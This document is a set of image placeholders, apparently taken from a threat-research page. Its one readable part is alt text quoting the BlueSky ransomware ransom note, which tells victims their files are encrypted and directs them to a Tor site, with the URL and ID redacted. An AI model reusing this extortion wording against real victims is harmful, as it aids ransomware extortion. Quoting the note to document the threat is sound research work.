






![Text of BlueSky ransom note: "BlueSky: Your important files, documents, photos, videos, databases have been encrypted! The only way to decrypt and restore your files is with our private key and program. Any attempts to restore your files manually will damage your files. To restore your files follow these instructions: 1. Download and install Tor Browser. 2. Run Tor Browser. 3. In the Tor Browser open website [threat actor URL] 4. On the website enter your recovery ID [redacted] 5. Follow the instructions on the website.](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/08/word-image-9.jpeg)








